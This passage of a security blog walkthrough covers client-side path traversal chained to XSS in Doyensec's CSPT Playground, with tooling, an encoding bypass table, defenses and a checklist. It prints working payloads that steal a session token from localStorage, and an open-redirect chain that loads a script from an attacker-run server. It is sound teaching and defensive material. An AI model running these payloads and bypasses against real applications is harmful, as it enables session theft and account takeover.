Lab 6: CSPT2XSS - Query Param (innerHTML)
Route /vulnerable/note_query_param_xss?id=. The request is the familiar GET-the-note, but watch how the response is used. The title and description go straight into the DOM through dangerouslySetInnerHTML.
JSX to Render the Note as HTML
1
2
<div dangerouslySetInnerHTML= />
<div dangerouslySetInnerHTML= />


That turns “control the response” into “control the markup,” and we already know how to control the response from the CSPT2CSRF labs. Point the GET request at a gadget file whose title and description carry your payload, and it renders and runs. The seeded XSS gadget puts the same img tag in both fields:
1
/vulnerable/note_query_param_xss?id=../../../api/gadget/files/66fc8d071bcf0db1bcfab67c/raw
The win here is script execution in the victim’s origin, not a state change, and that payload reads the session token straight out of localStorage to prove it.
Lab 7: CSPT2XSS - Query Param (CSPT in Script)
Route /vulnerable/note/note_script_sink_xss?lang=. A different sink entirely. The page builds a <script> tag whose src is interpolated from the lang parameter.
JavaScript to Build the Script Tag
1
2
3
const script = document.createElement("script");
script.src = `${config.apiBaseUrl}/api/translation/${lang}.js`;
document.body.appendChild(script);
So the traversal doesn’t aim a fetch, it aims a script load, and a script load runs whatever comes back. That swap changes which gadgets are available to us, and it’s the reason this lab is worth slowing down for.


A <script src> is not a fetch. It can’t carry the app’s x-access-token header, because only the app’s own JavaScript adds that. So every gadget from the previous six labs is off the table here. The file-upload gadget at /api/gadget/files/:id/raw would be perfect, except a script tag hitting it gets a flat 403 No token provided!. A script sink can only reach endpoints that need no authentication at all. In this app that’s a short list, hardcoded in the auth middleware:
1
2
3
4
5
if (req.path === '/api/v1/login' || req.path === '/api/v1/signup'
  || req.path === '/api/gadget/open_redirect' || req.path === '/api/gadget/jsonp'
  || req.path === '/api/translation/fr.js' || req.path === '/api/translation/en.js') {
  return next();
}
Two candidates, then. The JSONP endpoint and the open redirect.
The Documented Payload, and Why It Fails
JSONP is the obvious one, and it’s what the lab’s Solution tab hands us. Traverse lang into the callback, use %3f to open the JSONP query, and trail // to comment out the appended .js:
1
/vulnerable/note/note_script_sink_xss?lang=../../api/gadget/jsonp%3fcallback=alert(localStorage.getItem('token'))//
Run it and nothing happens. No alert, no console error, and the Network tab shows a clean 200. The traversal is not the problem. Read the injected tag out of the Elements panel and it resolved exactly where we aimed it:

The response is the problem. Look at how the gadget builds it:
1
2
3
const jsonpResponse = `${callback}(${JSON.stringify(data)})`;
res.setHeader('Content-type', "text/plain");
res.json(jsonpResponse);   // res.json() on a string, not res.send()
res.json() serializes its argument, so a string comes back wrapped in quotes with the inner ones escaped.

That’s a JSON string literal, not code. The browser parses it as a bare string expression, evaluates it to a string, discards it, and moves on. The script genuinely loads and genuinely runs, it just doesn’t do anything. Swap res.json for res.send and the same payload fires instantly, which makes this a bug in the playground rather than a bug in our payload.
Note: Verified against
doyensec/CSPTPlaygroundat commit6d92749. If this gets fixed upstream, the JSONP payload above starts working as written and the detour below stops being necessary.
Pivoting to the Open Redirect
The second auth-exempt endpoint still works, and a <script src> follows redirects. Bounce it to a server we control:
1
2
3
mkdir evilsrv && cd evilsrv
echo "alert(localStorage.getItem('token'))" > evil.js
python -m http.server 9999
The new URL to validate the vulnerability should look like:
1

/vulnerable/note/note_script_sink_xss?lang=../../api/gadget/open_redirect%3furl=http://localhost:9999/evil.js%23
One encoding change from the JSONP attempt. Where that one used // to comment out the appended .js, here %23 (a literal #) pushes .js into the fragment so it never reaches the server, leaving the url parameter clean:
1
http://localhost:8000/api/gadget/open_redirect?url=http://localhost:9999/evil.js#.js
The redirect fires, the browser loads evil.js from port 9999, and the alert pops with the admin’s JWT. The script came from a different origin, but it executes as localhost:3000, which is why localStorage.getItem('token') returns the app’s token and not nothing. That distinction between where a script is loaded from and where it runs is the whole reason script sinks are worth chasing.
The lesson generalizes past this playground. When the sink is a script load rather than a fetch, stop hunting for endpoints that return useful data and start hunting for endpoints that return useful data without authentication. That set is almost always smaller than you expect, and open redirects sit in it far more often than they should.
Note: The user and gadget file IDs above are the playground’s seeded values, hardcoded in the repo rather than generated at startup, so they’ll match your instance. Each lab’s Solution tab lists them too. The README is also upfront that the app doesn’t yet cover stored CSPT or every downstream impact (prototype pollution, DOM clobbering, and so on). It’s the cleanest place to learn the core chains, not an exhaustive map of the bug class.
Tooling
Once the mechanics make sense, the bottleneck is spotting source-to-sink pairs in real traffic. A few tools carry most of the load.
Gecko (by Vitor Falcão) is a Chrome extension that does the same job through dynamic analysis. It intercepts outgoing requests and flags any whose path contains pieces of the current URL, then shows findings in a DevTools panel. It also catches null/undefined appearing in request paths, a reliable tell that a missing parameter is being interpolated.
DOMLogger++ (by Kevin Mizu) is a Firefox and Chromium extension that hooks JavaScript sinks defined in JSON config files and logs every hit in a DevTools panel. Its cspt.json config is purpose-built for this job. It hooks fetch, XMLHttpRequest.open, navigator.sendBeacon, and a script element’s src, then flags any request whose URL contains a value pulled from the current page (a path segment, query value, or hash fragment), which is exactly the shape of a CSPT source feeding a sink. Load the config, browse the target, and candidates surface on their own.
Doyensec’s CSPT Burp Extension is a passive scanner. Browse the target through the proxy and it correlates query parameters that get reflected inside the paths of other requests. Right-click a candidate, choose “Copy URL With Canary,” paste it into the browser, and if a request fires with the canary in the path, the source is confirmed. Then “Send sinks (host/method) To Organizer” filters endpoints by method so you can hunt compatible gadgets.
DevTools, by hand. When you want zero dependencies, hook fetch and XHR and break on anything that looks like traversal:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
(() => {
  const origFetch = window.fetch;
  window.fetch = async function (input, init) {
    const url = typeof input === "string" ? input : input?.url;
    if (url && /\.\.[\\/ ]/.test(url)) {
      console.warn("[CSPT candidate]", url, init?.method || "GET", init?.credentials);
      debugger;
    }
    return origFetch.apply(this, arguments);
  };
  const origOpen = XMLHttpRequest.prototype.open;
  XMLHttpRequest.prototype.open = function (method, url) {
    if (/\.\.[\\/ ]/.test(url)) { console.warn("[CSPT-XHR]", method, url); debugger; }
    return origOpen.apply(this, arguments);
  };
})();
Watch for credentials: "include" on the intercepted calls. That narrows you to the requests that actually carry the session.
Encoding and Bypass Quick Reference
The raw ../ often doesn’t survive the trip from the URL bar through fetch, a reverse proxy, and the backend router. Each layer may decode or normalize differently, so keep a scratchpad of what works per target. The high-value variants:
| Payload | When to reach for it |
|---|---|
../ | Always start here. |
..%2f / %2e%2e%2f | Encoded slash / fully encoded ../, to beat literal ../ filters. |
..%252f / %252e%252e%252f | Double-encoded, for two decoding layers (reverse proxy + app). |
..%5c / ..%255c | Backslash variants; some servers normalize \ to /. |
%2e.%2f | Mixed encoding (one dot encoded, one literal) for inconsistent decoders. |
..;/ | Semicolon path-parameter trick; Tomcat and some Java stacks read it as ../. |
%23 (#) | Truncate an unwanted suffix the frontend appends after your payload. |
%3F (?) | Start a query string in the traversed path to smuggle parameters. |
....// | Some filters strip one ../ and miss the leftover. |
.css / .json | Static-looking suffix for cache-deception chains. |
The rule. If the obvious payload fails, don’t quit. Try every encoding, double-encode, swap slashes for backslashes, add a semicolon, mix and match. Persistence is most of the work.
Tip: Which of these survives depends heavily on the frontend framework’s route decoder. React Router, Angular, Vue, Next.js, SvelteKit, Ember, SolidStart, and Nuxt each decode
%2Fand double-encoding differently, so the same payload can traverse in one and bounce off another. For a framework-by-framework decode matrix with concrete payloads (and the server-sidegetRouteMatcher/+page.server.tsvariants that reach SSRF), see Jonathan Dunn’s The Dot-Dot-Slash That Frameworks Hand You.
Defenses
If you’re shipping the code instead of breaking it:
- Never interpolate raw input into a path. Validate first. A numeric ID gets parsed as an integer; a slug gets rejected if it contains
.,/,\, or%. Build URLs with the
URLconstructor, not string concatenation, and verify the result stayed in bounds:1 2 3 4
const base = new URL("/api/items/", window.location.origin); const target = new URL(itemId, base); if (!target.pathname.startsWith("/api/items/")) throw new Error("Invalid item ID"); fetch(target.href);
- Reject
../server-side too. As defense in depth, the backend should refuse any decoded path that escapes the expected resource hierarchy. - Don’t use GET for state changes. Longstanding advice that CSPT makes urgent again.
- Kill open redirects. They’re a highly valuable CSPT gadget. If you must redirect, allowlist destinations and validate server-side.
- Track the CSP path-canonicalization mitigation proposal. Not standardized, but a promising future browser-level control over
../resolution.
CSPT Checklist
- Does the frontend read URL input (query, path, hash) or a stored value and put it in a
fetch/axios/XHR path? - Can you inject
../(or an encoded variant) and see the resolved request retarget in the Network tab? - Does the traversed request still carry cookies /
Authorization/ CSRF token? - What method and body are you stuck with? (That decides which sinks are reachable.)
- Is there a state-changing endpoint, an open redirect, or a response-to-DOM sink within traversal range on the same origin?
- Is it stored (zero-click for any viewer) rather than reflected? Bump the severity if so.
- Did you confirm the actual impact (state changed, token captured, script ran), not just a 200?
Closing
CSPT is a good reminder that defenses don’t kill bug classes, they relocate them. SameSite didn’t end request forgery; it pushed the attacker from “send the request from my domain” to “make their domain send it for me.” The single-page architecture that makes modern apps feel fast is the same architecture that handed attackers a request-building engine running inside the victim’s authenticated session.
The mechanics are simple enough to internalize in an afternoon, and the CSPT Playground makes them reproducible. Spin it up, hook fetch, and watch a single ../ walk an authenticated request somewhere it was never meant to go. Once you’ve seen it once, you’ll start seeing it everywhere.
Thanks for reading. If you have questions about client-side path traversal or want to connect, feel free to reach out on LinkedIn or X.